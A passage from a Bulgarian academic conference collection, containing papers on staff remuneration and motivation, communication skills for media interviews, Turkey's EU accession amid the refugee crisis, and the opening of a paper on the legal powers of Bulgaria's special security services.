3. Инструкция № 81213-929 от 02.12.2014 г. за патрулно-постова дейност.
4. Нейкова, М., Въвеждането на второ ниво на местно самоуправление – основна антикризисна мярка, годишник БСУ, том XXVII стр. 161.
5. Христов, Хр., Граждански контрол на сектора за сигурност, Annual of Konstantin Preslavsky University of Shumen, Shumen, Университетско издателство „Епископ Константин Преславски“, ISSN 1311-834X, 2015, р. 161.
6. Станев, С., Христов, Х., Предизвикателства на компютърната и мрежова стеганография към дейността на фирмените служби за сигурност, Сборник на юбилейна международна научна конференция на Департамент национална и международна сигурност, Тематично направление 3, НБУ, София, 2013.
7. Станев, С., Христов, Х., Роля на фирмените служби за сигурност при организиране на противодействието срещу стеганографски атаки, Сборник научни трудове на Университетска годишна научна конференция на НБУ „В.Левски“, 2013, Научно направление „Сигурност и отбрана“, В. Търново, 2013.
8. Христов, Хр., „Обществен контрол на сектора за сигурност, Annual of

Konstantin Preslavsky University of Shumen, Shumen, Университетско издателство „Епископ Константин Преславски“, ISSN 1311-834X, 2015, p. 174.

9. Христов, Хр., Система за вътрешен контрол в организациите от публичния сектор, Научна конференция с международно участие „Право и интернет“, Юридически сборник том XXIII 2016, ISSN 1311-3771, Бургаски Свободен Университет, 2016 г.

10. Христов, Х., Исаев, Г., Корупцията в правоохранителните органи – заплаха за вътрешната сигурност на държавата, Научно-практическа конференция на тема „Право и сигурност“ на Центърът по юридически науки на Бургаския свободен университет, 29-30 септември 2017, гр. Бургас.

ВЪЗНАГРАЖДЕНИЕ И СТИМУЛИРАНЕ НА ЧОВЕШКИТЕ РЕСУРСИ В ОРГАНИЗАЦИЯТА

Станимира Ив. Лазарова

Докторант в Университет по библиотекознание и информационни технологии – София

Увод

Създаването на система за мотивиране и стимулиране е изключително сложен творчески процес. Тази дейност е свързана с изследване на особеностите на организацията, потребностите, интересите и очакванията на хората, които могат да подбудят мотивите за високоефективна дейност при реализиране на целите на организацията. Избраният набор от мотиви и стимули представляват съдържанието на системата за стимулиране.

Можем да приемем като общопризнато разбирането на стимула като инструмент (средство) на системата (средата) за предизвикване, насочване, активизиране и съгласуване на индивидуалните и групово-колективните управленски поведения.

Управлението на възнагражденията се дефинира като дейност, свързана с определянето на справедливо възнаграждение на човешките ресурси в съответствие с техния принос за постигане на целите на организацията. То включва оценяване на труда, формиране на равнища на заплатите, подбор на допълнителни парични стимули, формирането на пакет от социални осигуровки и придобивки. Като процес управлението на доходите и придобивките има силно влияние върху мотивацията на персонала и отразява организационния мениджмънт за привличане, задържане и мотивиране на служителите. Управлението включва дейности по разработване, внедряване и поддържане на системите за възнаграждения, които помагат да се повиши качеството на изпълнението на работата, а също така и да се подобри развитието и успеха на организацията. Добрият мениджмънт на плащанията привлича, поддържа и мотивира хората да работят по-активно, по-качествено и в съответствие с целите и културата на организацията. По-доброто познаване на компонентите на системата за възнаграждения, факторите, които им влияят, и връзките между тях са основата за управлението на възнагражденията.

1. Стимулиране на човешките ресурси

Стимулирането е съставна част от единия управленски процес, при което се формират, задвижват и обвързват различни видове стимули.

Най-често се прилагат два инструмента, изразяващи двата противоположни профила – стимули и санкции. Стимулите това са предоставяните от организираното цяло неща – парични доходи, длъжности, права, предметни награди, престижни атрибути, морални поощрения и други, като възнаграждение за дейност, която иначе не би била изпълнена, докато санкциите са отнемане (лишаване) на субектите на поведение от същите неща, като наказание за неизпълнение на желаното поведение или за изпълнение на нежелано такова. Или, стимулите са позитивни лостове за въздействие, посредством които дадено поведение се затвърждава и катализира на основата на положителна обратна връзка, а санкциите са негативни

лостове за въздействие, чрез които определено поведение се затормозява, ограничава или ликвидира на базата на осъществена отрицателна връзка.

Класифицирането на стимулите е възможно да се извърши по различни начини - те са разнообразни (икономически (материални), социални, духовни, колективни (групови) и индивидуални). Каквито и да са обаче прилаганите стимули, тяхната значимост като мотиватори на управленските поведения се определя от спазването на следните принципи:

Първо. Структурата на действащите стимули-лостове да се намира в съответствие със структурата на актуалните потребности и интереси на управленските субекти, към които те са отворени. Това съответствие е динамично, тъй като самите потребности и интереси на поведенските субекти се променят във времето. Спазването именно на този принцип на стимулирането осигурява условията за трансформацията „стимули-лостове – стимули-мотиви”.

Второ. Основание за задействане на стимулите да бъде практическото достигане на параметрите на желаните поведения и реализирането на поставените цели пред субектите на поведение.

Трето. Размерът на стимулите (санкциите) да бъде прагматически оптимален, т.е. да бъде достатъчно голям, за да предизвика необходимата поведенска реакция. Надхвърлянето на определена граница на стимулите е излишен разход на управляващата система, а недоостигането на минимално необходимия размер е практически безрезултатно. Узнаването на долната и горната граница в диапазона на стимулите предполага своевременно изучаване от съответните органи на управление на реално съществуващите в трудовите колективи неформални социални норми и ценностни ориентации, по които може да се съди за очакванията и представите за „нормално” на поведенските субекти.

Четвърто. Стимулите трябва да бъдат релевантни на положените от поведенските субекти реални усилия за постигане на определени резултати, т.е. да се стимулира, респективно санкционира за обусловен (зависим) от действителното поведение на стимулирания (санкционирания) субект резултат. В противен случай стимулирането постига обратен ефект – деморализация, угнетеност, чувство за несправедливост.

Пето. Прилаганият механизъм за стимулиране да бъде предварително изяснен на поведенските субекти, и то не „в общи линии”, а с най-големи подробности.

Стимулирането играе важна роля при определяне на поведението на личността в организацията. Вниманието се насочва към специфични стимули, докато останалите се пренебрегват или филтрират. След като изборът е направен, тези стимули се подреждат по такъв начин, който за определената личност изглежда логичен и разбираем. Като този процес на избор на стимулите се определя от две групи фактори: тези на външната и вътрешната среда.

Вътрешни фактори са: индивидуалността на човека, знанията, мотивите, предпочитанията и очакванията, както и миналия опит.

Хората винаги възприемат стимулите, които могат да им помогнат да задоволят потребностите си или да направят живота им приятен. Външните фактори са свързани със съответствие на същността и характеристиките на стимулите. Такива са: широчина, движение, интензивност, звук, контраст, светлина, новина, повторение.

Тук всъщност по важно е да се обърне внимание на симбиозата между вътрешни и външни фактори в мотивацията на поведението и особено това, че тя реално, действително се осъществява в самия поведенчески субект. И колкото повече външните фактори засягат вътрешните толкова по-значима роля играят те в мотивацията и обратно.

Може да се каже, че в практиката се забелязва акцентирание на материалните стимули над творческите такива. Материалните стимули са потенциално по-силни от творческите стимули и универсално стимулират всички. Материалните стимули и главно паричните се все още най-силният мотивационен фактор в управлението на човешките ресурси. Тази сила на парите идва от способността им да допринасят непосредствено за задоволяването на всички основни потребности на човека. Затова при управлението на човешките ресурси се отделя особено внимание на използваните форми и системи за материално стимулиране.

Друг елемент от процеса на стимулирането е изстраването, предвиждането в кариерата.

В случая организацията е желателно да създаде условия допринасящи за непрекъснатото обучение и самообучение, за творческо, професионално, личностно самоусъвършенстване, което е един ефективен вид стимулиране. Особено действителни стимули у персонала на дадена организация се създават, когато развитието е свързано с придвижване в кариерата.

Организацията трябва да създаде условия, от една страна, за признаване на постиженията в труда и професионалното развитие на всеки сътрудник от ръководителите и неговите колеги, и от друга страна самопризнание на собствените успехи и постигане на самоувереност и авторитет на всеки човек. На трудовия човек вече не може да се гледа само като на ресурс в производствения процес, а преди всичко на личност, като се уважават нейните човешки потребности, личностни и професионални качества.

В съвременните организации, възнагражденията се приемат не само като начин за възмездяване труда на служителите, но и като начин за ефективното стимулирането на персонала.

По своята икономическа и управленска същност, управлението на възнагражденията е процес на разработване, внедряване и поддържане на системите за парични и непарични плащания, които помагат да се подобри качеството на работа.

2. Възнаграждения – паричното възнаграждение като основен стимул

Възнаграждението е самостоятелна управленска дейност, но в много организации тя е съвместна с дейността “оценка на труда”. Счита се, че това е правилно, защото се зачитат принципите за полезност, качество, справедливост в мениджмънта на персонала.

По своята същност дейността “възнаграждение” е приложение на стратегията и политиката на организацията в сферата на човешките ресурси. Възнаграждението трябва да се прави в съответствие със стойността на хората, в съответствие с ценността, която те имат за организацията. Тази стойност се измерва чрез приноса на хората за постигане на целите на организацията.

Предметът на тази управленска дейност акцентира върху:

- 1) финансовото възнаграждение (монетарно, парично);
- 2) нефинансовото възнаграждение (немонетарно, морално).

Управлението на заплащането се отнася основно до проектирането, внедряването и поддържането на системи за плащане, които помагат за подобряване на качеството и ефективността на организацията. За да направят това, системите трябва да осигуряват конкурентни и равностойни нива и структури на заплащане, както и това възнагражденията да са свързани пряко с приноса, качеството и потенциалта.

Управленската дейност “възнаграждение” може да има следните цели:

- поддържане на висока мотивация в професионално пригодените хора;
- поддържане на високо изпълнение;
- ефективност в организацията;

Следователно, целите на възнаграждението могат да бъдат постигнати, ако между тази управленска дейност и останалите дейности съществува връзка. Възнаграждението, например трябва да бъде съобразено с проектирането на труда, с планирането на човешките ресурси, с анализа на труда, с оценката на труда. То може и трябва да бъде използвано за поддържане на ефективни служебни и трудови отношения с персонала.

Трябва да се създават структури на заплащане или възнаграждаване, които да привличат, задържат и мотивират хората, които искаме да работят при нас.

За да се изпълни това, системата на заплащане трябва да бъде:

- външно конкурентна – трябва да се спазват пазарните нива или в противен случай няма да може да се привлече доброкачествен персонал. Ще бъде трудно и да се задържат, освен ако работата за организацията не им дава други облаги, които парите не могат да купят;
- вътрешно равностойна – система на заплащане да бъде справедлива. Няма нищо по-вероятно да мотивира някой, отколкото знанието, че други хора получават повече за същата работа или още по-лошо, за извършване на по-малко отговорна работа. Ако се дават допълнително пари като премия, трябва да се внимава те да бъдат добре заслужени;
- способна да дава възнаграждение, което е съизмеримо с изпълнението – дори и да не са единственият, парите са най-ефективният мотиватор и тяхното влияние не е задължително да бъде дълготрайно.

Заключение

Една от основните цели на управлението на човешките ресурси във Въоръжените сили е да се създаде такава мотивационна среда, която ще направи възможно военнослужещите и цивилните служители да се ангажират и пълноценно да реализират своите възможности при изпълнение на функционалните си задължения;

Мотивацията е психичен процес, вътрешна подбуда, онова, което подтиква хората да действат или да се държат по определен начин. Катализатор на работния процес за ефективно изпълнение на служебните задължения са възнагражденията, които получават човешките ресурси

Паричните форми на възнаграждения са традиционния метод за повишаване на мотивацията.

Мотивираща сила могат да имат обаче не само материалните и социалните стимули. Съществуват и други фактори, които биха могли да повишат степента на трудовата активност и ангажираност към реализирането на цели на организацията. Такива са възнагражденията, които са свързани с удовлетворяването на личните

потребности на човешките ресурси, необходимостта от изява, свобода на действие, развитие, оценка на постиженията, делегирането на задължения и други. Те трябва да представляват част от задължителния инструментариум за повишена и дългосрочна мотивация.

Литература:

1. Закон за отбраната и въоръжените сили на Република България
2. Бяла книга за отбраната и въоръжените сили на Република България
3. Наредба № Н-12 от 12 април 2010 г. за условията и реда за изплащане на възнагражденията и обезщетенията на военнослужещите
4. Наредба № Н-15 от 27 април 2010 г. за условията, размерите и реда за изплащане на допълнителни възнаграждения за специфични условия при изпълнение на военната служба на военнослужещите и за специфични условия на труд на цивилните служители от Министерството на отбраната, структурите на пряко подчинение на министъра на отбраната и Българската армия
5. Владимирова, К., Спасов, К., Стефанов, Н., Управление на човешките ресурси
6. Илиев, И., Мотивация на персонала
7. Христова, Т., Мениджмънт на човешките ресурси

КОМУНИКАТИВНИ УМЕНИЯ ЗА РАБОТА С МЕДИИТЕ

Станимира Ив. Лазарова

Докторант в Университет по библиотекознание и информационни технологии – София

Увод

Настоящият труд разглежда някои от теоретичните и практическите аспекти за комуникативните умения, които трябва да притежават лидерите от всички равнища и професионални области при работа с медиите.

За да бъде постигната максимална ефективност, т.е. посланието да бъде възприето по начин, който минимално се отличава от намерението на комуникатора, то трябва да бъде предадено като стереотипна форма – лесно вписващо се в публичния и индивидуалния дневен ред и по възможност да не влиза в противоречие с установени обществени модели, норми, разбирания и нагласи. Опростените стереотипни форми бързо намират разпространение в публичното пространство и в комуникационен смисъл са съобщенията, които могат ефективно да лансират едно или друго основание за конкретни действия.

1. Основни характеристики на ПР при работа с медии

Днес средствата за масова информация с право можем да ги наречем „средства за масова пропаганда“ /Лукашев, 2001:4/, поради изключителното им влияние върху действията на хората и формирането на общественото мнение. Трябва да се отчита фактът, че медиите са невероятно променливи по отношение на компетентността, предубежденията и културата, както и към честността като ценност.

Средствата за масова информация са организационно–технически комплекси, които обезпечават бързото предаване и масовото тиражиране на словесна, образна и звукова информация. Водещата роля на медиите при формирането на общественото мнение намира отражение в определянето им като ”Четвъртата власт.” Всяко средство за масова информация притежава своя знакова система. За пресата – писмената реч или визуалния образ, радиото използва устната реч и музиката, телевизията синтезира в себе си устното слово, движещото се изображение и музиката. Комуникацията чрез Интернет използва писмената реч в интерактивен режим, хипертекста, речевия звук и музиката, даже и анимацията.

Ще разгледам специфичните особености на основните средства за масова информация, защото те представляват мощна комуникационна мрежа с възможност за достигане до всички общности. Печатните медии – вестници, списания, бюлетени и др., са най-масовите средства за масова комуникация и изискват позадълбочен поглед към дадения проблем или ситуация. Периодиката им е различна – от ежедневници, седмични или месечни издания, до такива, които излизат един, два, четири пъти годишно. По своя мащаб печатните средства биват международни, национални, регионални, местни, корпоративни. Съществуването на специализираните издания – тези, които отразяват събитията и проблемите в една точно определена сфера на обществения живот /икономика, армия, образование и т.н./, дава възможност за концентриране вниманието на специалистите в една област.

Задачата е да се идентифицират потребностите на организацията с тези на широката общественост. Печатните издания са междинното звено между организацията и нейните стремежи към публичност, от една страна, и от друга – обществеността и нейните потребности от информираност.

При ПР чрез печатните средства съществуват определени правила на взаимодействие и като най-обща схема за комуникация е известна т. нар. правило на седемте „К”.

- За какво се отнася?
- За кого се отнася?
- Къде се е случило събитието?
- Какво е новото или различното?
- Каква е ползността?
- Какво може да се добави?

• Какво е наименованието, адресът, телефонът и други средства за установяване на връзка с организацията?

Целта на така съставената информация е да развие положително отношение и поведенческо предразположение към организацията или проблема. Възможностите, които предлагат електронните медии за постигане на публичност, са разнообразни и с различна степен на покритие на общностите.

Най-бързата и достъпна медия е радиото. Най-важното изискване за него е информацията да се предава възможно най-бързо, синтезирано и „илистрирана” с гласове и шумове. Бързината е за сметка на обема на съобщенията, т.е. радиото не „търпи” дълги и пространни журналистически материали и коментари. Те единствено са допустими в големите коментарни предавания, които се водят на живо. Радиото е медия, чрез която може да се достигне както до най-широк кръг публика, така и до по-ограничена целева група.

Специалистите по ПР имат възможност да избират радиопредаване в зависимост от това за кого е предназначено и според съдържанието и формата на новината. Начините са разнообразни - от участие „на живо”, за пряка връзка с обществеността, предавания с актуален дискуссионен характер, в новинарски емисии чрез кратка и ясно оформена новина до забавни предавания от различен характер. Една от задачите на специалистите по ПР, особено при кризисна ситуация е да следят информацията за организацията, за да реагират бързо на негативна нагласа на група от хора, зараждащ се конфликт или невярна информация.

Синтезирането на звук и изображение при телевизията обезпечава широките комуникационни възможности на това основно средство за масова комуникация. За зрителя, наблюдаващ пряко от мястото на събитието се създава ”ефекта на присъствието”, който сближава телевизионната комуникация със формите на междудличностното общуване. Задачата на специалистите по ПР е да насочат емоционалния заряд на зрителя, в положителна посока, да спечелят доверие, да постигнат позитивно отношение към съответната организация, която представляват. Средствата, които могат да се използват са разнообразни – информация за новинарските предавания, подготвен репортаж /прък или видеозапис/, институционална реклама, гост в студиото, участие в специализирани предавания, филми и др.

Както бе споменато, телевизията се нуждае задължително от картина за представяне на своите информации, които не бива да са прекалено дълги като времетраене. Трябва да се има предвид, че 3-5 минути телевизионно време дава много добри

възможности за информиране и излагане на най-важното по определен повод. А за професионално и точно съобщаване на една новина са достатъчни 45-60 секунди. За сега телевизията няма конкурент по популярност и влияние в обществения живот. Може обаче да се предполага как ще се разместят пластовете с масовото навлизане на Интернет в живота на всички хора.

Интернет се налага като основен механизъм за осъществяване на информационните процеси между една организация и нейните публики, като се постига по-голяма ефективност на тези процеси благодарение на осигуряваните в Интернет предимства:

- Бързо доставяне на информация при поискване – както вътрешна, така и външна.
- Улеснява актуализирането на информация.
- Дава възможност да се избегне дублирането на информацията, като се съхранява на едно място и се ползва при нужда от всички потребители.
- Позволява да се внесе организираност в ползването на външни информационни ресурси на Интернет – например чрез вътрешни указатели с хипервръзки към уместните ресурси.

Основните приложения на Интернет в рамките на дадена организация са:

- Публикуване на разнообразна документация под формата на web-страници, бюлетини, годишни отчети, каталози, обяви и много други, като се отчита факта, че web – страниците могат да бъдат разделени на пет основни вида – общи, търговски, информационни, за новини и персонални. Информацията трябва да бъде достоверна, обективна, добре прецизирана с оглед запазване и издигане имиджа на организацията.
- Осигуряване на възможности за групов работен външен връзка с изработването на графици, подготвянето на отчети, изпълнението на съвместни проекти и т.н.
- Изнасяне на презентации.
- Електронна поща – даваща възможност за достигане на информация до отделни лица, група или организация и за управление на взаимоотношенията между тях. На основата на Интернет се изграждат и мрежи от типа Екстранет – компютърна мрежа, обхващаща няколко организации за осигуряване на възможности за съвместна работа по електронен път.

Информацията отдавна е стока, при това тя притежава уникалното качество – може да се продава многократно и позволява с нея да се спекулира, защото информацията не е само носител на факти, но и на мнения, послания и убеждения. Днес от особено значение стои въпросът за управлението на тази информация. Съществуват два основни начина за управление на информацията - пряк и косвен.

- Под пряко управление на информацията се разбира контрола над средствата за масова информация с помощта на законодателните актове на съответната държава.
- Косвеният способ се състои в управлението на информацията с помощта на политически, финансови и други инструменти за въздействие.

Управлението на информацията като процес се осъществява на три етапа.

Първият етап включва формиране на собствен информационен поток. Субекта на информацията, имащ за цел да съхрани своята влиятелност и доверие в обществото е длъжен да организира свой информационен поток, независещ от общо-

достъпния и официален поток от информация. На този етап информацията се подава за „себе си”, която чрез средствата за масова информация става обществено достояние.

Вторият етап представлява сегментиране на информационния поток. На този етап се използват комуникационни инструменти за обработка на определена информация като например най-общата информация се поставя в началото на материала, а действително значимата остава в края, подходящ подбор на цитат, използване на емоционални материали и др.

Третият етап е етап на информационно партньорство, където в особено голяма степен се работи с необходимата целева аудитория на основата на принципите за точност, откритост и доверие. На този етап формите и стила на комуникация достигат до най – висша степен. Всяка организация, която иска да изгради обществено доверие, трябва да съобразява работата си с медиите и техните изисквания. Трябва да заеме офанзивна позиция, т.е. да е активната страна в диалога.

2. Комуникативни умения при даване на интервю

Провеждането на всяко интервю изисква подготовка, както от страна на журналиста, така и от страна на поканения за разговор. Доброто интервю се получава когато интервюираният се придържа към това да не позволява въпросите да го водят и нито за миг да не изпуска механизма, чрез който да отправи посланието си –например: **„След като повдигате въпроса, ето какво е моето послание”!** Препоръчително е да се говори в 1 л.ед.ч.

В случай, че репортерът се опитва да насочва интервюто в друга посока, различна от тази на интервюирания, може да се каже: **„Вашият въпрос е също важен, но ние разговаряхме за друго”!**

Когато интервюто е пред електронна медия, начинът, по който се поднася информацията, е толкова важен, колкото и самото съдържание. **„Радиото и телевизията могат да сътворят чудеса, както и да ви направят за смях”.** Най-запомнящото се от интервюто е усещането, което е оставил интервюираният. Аудиторията запомня тона, езика на тялото, увереността и поведението – образът остава у публиката твърде дълго, с което се формира смисълът на казаното, а не конкретните думи. Езикът на тялото говори много за интервюирания. Във всеки момент пред камерата той трябва да изглежда открит, спокоен, т.е. показва, че се чувства удобно.

Какви особености има при различните форми на интервюта и какви комуникативни умения трябва се използват?

При участие в интервю на живо заедно с други участници да не се допуска да говорят само другите гости. Желателно е да се прави връзка с това, какво казват те, и нашето послание. Може да се прекъсват, да се изрази несъгласие с тях.

В случай, че интервюираният е заобиколен от група репортери, отговорите следва да са кратки – 20-30- секунди и се отговаря само на същността на въпроса. За такива интервюта се отделят най-много 10 минути.

По време на пресконференция не трябва текстът да се чете директно както от водещия, така и от ръководителя на институцията, както и не е препоръчително да се обхожда с поглед залата. Говори се убедено, какъвто и да бъде въпросът, като не е желателно да се впуска в диалог само с един репортер.

Изводът, който може да се направи от всичко казано до тук, е, че когато усилията на една организация са насочени към реализирането на важни задачи и те да бъдат осмислени и подкрепени от цялото общество е необходимо лидерите от всички равнища и професионални области да притежават уменията за убедително представяне в ролята на оратори пред разнородни аудитории.

Заклучение

„Изискванията към лидерите от трите равнища – стратегическо, оперативно и тактическо, ще нарастват. В среда на изострена конкуренция за лидерите ще е важно не само да бъдат професионалисти, но и да доказват това при всяка своя изява в ролята на оратори. Надграждащото обучение и постоянството в полагането на усилия ще са необходимата основа за ефективна публична комуникация.”

Литература

1. Опити по ПР, възприети в страните членки на НАТО,
2. Липман, Уолтър /2001/ Общественото мнение, ЛиК, София,
3. Комуникативни умения за работа с медиите, ВА „Г. С. Раковски”, Факултет „Национална сигурност и отбрана”,

И. Е. Черноглазов.

ПРИСЪЕДИНЯВАНЕТО НА ТУРЦИЯ КЪМ ЕВРОПЕЙСКИЯ СЪЮЗ НА ФОНА НА БЕЖАНСКАТА КРИЗА

Иван Е. Черноглазов

*Бургас, бул. "Христо Ботев" №46, ДАНС-Бургас,
e-mail - Ivan.Chernoglazov@dans.bg*

ACCESSION OF TURKEY TO THE EUROPEAN UNION ON THE BACKGROUND OF THE REFUGEE CRISIS TOWARDS EUROPE

Ivan E. Chernoglazov

Abstract: *In this report I have presented a chronology of relations between Turkey and the EU - from candidacy for membership to cooling the moods caused by the refugee crisis towards Europe since 2011. I have focused on the exchange of roles where Turkey from a transit corridor and a buffer has become an important factor in the geopolitical environment of the Balkans, setting the conditions for the most developed economy - Germany.*

Keywords: *refugee crisis, geopolitical environment, transit corridor.*

Европейският съюз /ЕС/ е политически и икономически съюз между 28 европейски държави. Той е самостоятелно юридическо лице, притежаващо правомощия да действа независимо от съставлящите го държави в рамките на предоставените му компетенции. Неговият статут е регламентиран в Договора за Европейския съюз (ДЕС) и Договора за функционирането на ЕС, в сила от 1 декември 2009 г. Към октомври 2017 година 6 държави /сред които и Турция/ имат официален статут на страни, кандидатки за влизане в ЕС.

Разширяването е една от най-успешните политики на ЕС и мощен инструмент на външната политика. Европейският съвет декларира: „Присъединяването ще се състои веднага щом асоциираната страна бъде способна да изпълнява задълженията на членството като изпълни икономическите и политическите условия за това“, а именно Копенхагенските критерии.

1. Хронология на кандидат-членството на Турция

Турция има дълга история на отношенията си с европейското обединение. Първата ѝ молба за присъединяване към тогавашната Европейска икономическа общност (ЕИО) е от юли 1959 г. Турция подава молба за пълноправно членство през 1987г. Комисията потвърждава основанията на страната да кандидатства за приемане в ЕО, но отлага пълния анализ на кандидатурата до настъпването на подходящ момент. На Европейския съвет в Хелзинки през 1999 г. Турция е официално призната за страна-кандидат за членство в ЕС. Европейският парламент достига до решение за започване на преговори със страната през октомври 2005 г.

Турция е голям търговски партньор на ЕС. Митническият съюз между двете страни влезе в сила през 1995 г. Оттогава делът на ЕС във външната търговия на Турция непрекъснато нараства, така че към 2004г. Турция е сред първите десет по големина търговски партньор на ЕС. Турция получава значителна предприемчи-

нителна финансова помощ чрез специален инструмент, създаден през декември 2001 г. с решение на Европейския съвет. Преди това страната използва програмата MEDA, която е най-важният финансов инструмент за подпомагане на Евро-Средиземноморското партньорство. Предприсъединителната помощ от ЕС подкрепя институционалното изграждане, и създаването на нормативна инфраструктура за гарантиране прилагането на достиженията на правото на ЕС и инвестициите в икономическото и социално сближаване с ЕС. Турция получи разрешение за децентрализирано използване на тези програми в края на 2003 г.[1]

От януари 2007 г. инструментът за предприсъединителна помощ (ИПП) [2] замества редица програми и инструменти за финансиране на Общността, а именно програмите PHARE, PHARE CBC, ISPA, SAPARD, CARDS и финансовия инструмент за Турция.

За периода 2014-2020 г. ЕС е отпуснал на Турция финансова помощ по ИПП II, както следва: **4 453,9 млн. €** (без да се включва разпределението за трансгранично сътрудничество). Сред по-важните приоритети са: *демократия и управление; гражданското общество; върховенство на закона и основните права; вътрешни работи; транспорт; енергетика; образование.*

Подпомагането от ЕС не е единственият източник на финансови средства за Турция в изпълнението на изискванията за членство. Страната се ползва и от достъп до възможностите на ЕИБ, откъдето между 1992 и 2002 г. е получила заеми в размер на €1,955 милиарда. Комисията на ЕС си сътрудничи активно и със Световната банка, която е особено активна в Турция при съфинансирането на проекти.

2. Проблеми в отношенията между Турция и ЕС

След 2011 г. се наблюдава охлаждане на отношенията. Влияние за това оказва стабилния антидемократичен курс на Ердоган, както и липсата на категоричен отговор от Европейските държави, дали приемат Турция за една от тях. Преговорите за членство са в застой от много години заради вето на Кипър и Франция, но и поради колебанието на страните-членки, дали с многомилионното си мюсюлманско население Анкара може да бъде част от европейската ценностна система. Повдигат се редица въпроси, засягащи географията, културата, религията, цивилизацията, историята и др.

От кризата в Сирия, ЕС предприема положителна промяна в отношението си към Турция, в знак на признателност за спирането на бежанците на нейна територия. Въпреки това е отворена едва само 1 преговорна глава за последните 4 години и размяната на високопоставени посещения. Междувременно, Турция стана силно нетолерантна към менторското отношение на ЕС и направи многократно заявки да бъде третирана като равностоен партньор.

На 5.10.2015г. в Брюксел се случи нещо интересно във външнополитически аспект. Турция беше ядосана на ЕС, тъй като Съюзът не направи нищо в подкрепа на бежанския наплив през територията ѝ, докато той не достигна Европа. Напрежението се виждаше във всички публични изяви на турския президент. Ръководителите на ЕС бяха унижени чрез обвинения в нехуманизъм от страна, многократно свързана с нарушаване на човешките права, оказваща натиск върху съдебната система и медиите, подкрепяща насилието над жени и деца и дори обмисляща въвеждане на смъртно наказание.

Освен това ръководството на ЕП и ЕК явно посочи огромната нужда на ЕС от Турция, още повече че е готов и на големи компромиси - премахването на визовия режим за турски граждани.

След срещата си с Доналд Туск, Ердоган изнесе лекция, наблягайки на най-слабите места на ЕС. *"Турция е страна, която в продължение на 4 години държи вратите си отворени за всички тези хора, които бягат от конфликта в Сирия и Ирак. И ние сме тези, които им предоставиха помощ и се грижиха за тях на най-високо ниво. Направихме това без никаква дискриминация. Не сме изпращали хората, дошли в Турция, в други държави".* Ердоган припомни, че турците са отворили вратите и сърцата си за бежанците. Той се въздържа да обвини директно европейските си партньори, че не правят същото, допълвайки само, че *"Отскоро наблюдаваме как европейските страни се сблъскват лице в лице с търсещите убежище. И нашите европейски приятели полагат усилие да изработят обща позиция по отношение на проблема"* [3].

Тезата на Доналд Туск беше насочена към засилване на граничния контрол на Европа, което, обаче, се отнася и за Турция. Той припомни за спазване на правилата и споразуменията, вкл. и това за реадмисия, подписано през 2013-а година, а влязло в сила на 1 октомври 2014г.

За решаване на бежанския проблем Ердоган предложи:

- създаване на зони за сигурност в самата Сирия близо до границата с Турция, за доброволното завръщане на бежанците;

- обучение и оборудване на силите, които се борят с Башар Асад. На трето място той предложи създаването на зона, забранена за полети.

През периода 17-18.03.2016г. беше проведена нова среща на върха, на която е подписано споразумението ЕС да създаде зони за сигурност в Сирия до границата с Турция. В него беше включена и българската поправка, че Турция ще предотврати нелегалната миграция по границите си с всички съседни страни, вкл. и България.

След срещата на върха от м.март започна операцията по връщането на всички нови мигранти, дошли от Турция на гръцките острови. Те са връщани по ускорени процедури, т.е. ЕС се съгласява, че Турция е безопасна страна. Това беше изключително важно, тъй като международното законодателство допуска връщането на бежанци, ако идват от безопасна страна. Остава валидна схемата в замяна на това, че Турция ще приема върнатите емигранти, за всеки върнат сириец от гръцките острови друг сирийски гражданин да бъде преселван от Турция в ЕС.

Според вътрешноевропейското споразумение обаче, това ще бъде на доброволен принцип. В него няма да участват Унгария и Словакия, които са против схемата за преселване и разпределение на 160 000 бежанци, договорена през септември, а Великобритания се възползва от "специалния" си статут, договорен на февруарската среща на върха /възможно да стане невалиден след провеждането на референдума за членството на страната в ЕС, ако резултатът е оставане/. След атентатите в Брюксел полската премиерка Беата Шидло обяви, че Полша също се отказва от своите квотни ангажменти.

Заклучение

От развитието на взаимоотношенията между Турция и ЕС, в насока присъединяване и членство е видно, че Турция се чувства равна, дори и че ЕС е зависим от нея. Бежанската карта, която използва Ердоган, се оказва важен коз за постигане на

външно-политическите цели на турския президент, което допълнително бетонира популярността и властта в страната му.

Първите данни след споразумението за реадмисия показват, че бежанците осезаемо намаляват към Европа. Не се наблюдава увеличение по централния Средиземноморски път, но очакванията на ЕС са отварянето на нови маршрути. Съвсем вероятно е и преотварянето на Западнобалканския маршрут, в случай че Турция промени решението си и спре изпълнението на сделката. С лидер като Ердоган начело това е напълно възможно, особено ако се окаже, че не е по силите на двете страни да изпълнят турското искане за либерализиране на визовия режим до края на юни, тъй като то е най-важният приоритет на Турция на този етап. Преговорите за членство в ЕС на Турция са под въпрос, но явно Ердоган не държи вече на това – за него е изгодно да бъде определящ фактор във външната политика на 28 държави /колкото са членовете на Съюза/, където неговите сънародници безпрепятствено да работят и живеят.

Източници:

1. Akyol, Cigdem. Recep Tayyip Erdogan. Die Biografie. Verlag Herder GmbH, Freiburg im Breisgau. 2016.
2. http://ec.europa.eu/regional_policy/bg/funding/ipa/
3. <http://www.euinside.eu/bg/analyses/turkey-eu-a-friend-in-need-is-a-friend-indeed>

И. Е. Черноглазов,

ПРАВОМОЩИЯ НА СПЕЦИАЛНИТЕ СЛУЖБИ В Р. БЪЛГАРИЯ ПРИ ПРОТИВОДЕЙСТВИЕТО НА ЗАПЛАХИ ЗА НАЦИОНАЛНАТА СИГУРНОСТ

Иван Е. Черноглазов

Бургас, бул. "Христо Ботев" №46, ДАНС-Бургас,
e-mail - Ivan.Chernoglazov@dans.bg

SPECIAL SERVICES' RIGHTS IN THE REPUBLIC OF BULGARIA IN COUNTERING THREATS TO NATIONAL SECURITY

Ivan E.Chernoglazov

Abstract: The report lists the special services of the Republic of Bulgaria which have a role in the countering of the threats to the national security. The measures and obligations stemming from state legal framework taken against persons and organizations acting in violation of national interests are outlined.

Keywords: special services, national security, national interests, counteraction.

От редицата нормативни документи /Закон за защита на класифицираната информация, Закон за ДАНС/ ще цитирам последно приетия през 2016г. **Закон за управление и функциониране на системата за защита на националната сигурност /ЗУФСЗНС/ [1]**, съгласно чл.2 на който: „...Национална сигурност е динамично състояние на обществото и държавата, при което са защитени териториалната цялост, суверенитетът и конституционно установеният ред на страната, когато са гарантирани демократичното функциониране на институциите и основните права и свободи на гражданите, в резултат на което нацията запазва и увеличава своето благосъстояние и се развива, както и когато страната успешно защитава националните си интереси и реализира националните си приоритети“.

